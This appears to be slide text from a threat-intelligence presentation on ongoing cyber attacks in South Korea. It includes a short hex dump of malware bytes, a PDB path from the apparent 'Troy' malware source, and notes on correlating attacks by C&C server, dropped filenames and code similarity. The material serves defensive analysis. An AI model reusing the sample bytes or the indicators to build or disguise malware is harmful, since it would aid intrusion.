
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1000156D	79	5A	85	FF	7E	6F	8B	7D	08	53
1000157D	7D	F4	89	5D	F8	EB	03	8B	7D	F4
1000158D	D8	32	D9	88	1E	8A	D8	32	D9	22

1000153A	CC	CC	CC	CC	CC	CC	55	8B
1000154A	0C	6A	04	68	00	10	00	00
1000155A	10	00	FA	BA	D1	DB	39	2B
1000156A	B8	21	3B	79	5A	85	FF	7E
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
Correlation Analysis

PDB Path, C&C Server, Dropped Filename, Code Similarity

PDB Path `E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb`



Correlation Analysis - Relationship Overall (Maltego)



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Summary & Conclusion

Cyber Attack in South Korea

- Too busy from last year, even until **YESTERDAY!**
- Massive Cyber Attack still on going and will Keep going
- Attackers continuously try to find Vulnerability of **3RD Party Security Solutions**

Correlation Analysis

- Know your enemies and Draw a Big Picture
- Build a Strategy and Tactics to response against Advanced Threat in the Future

More We Share, More We Find Out

Thank You

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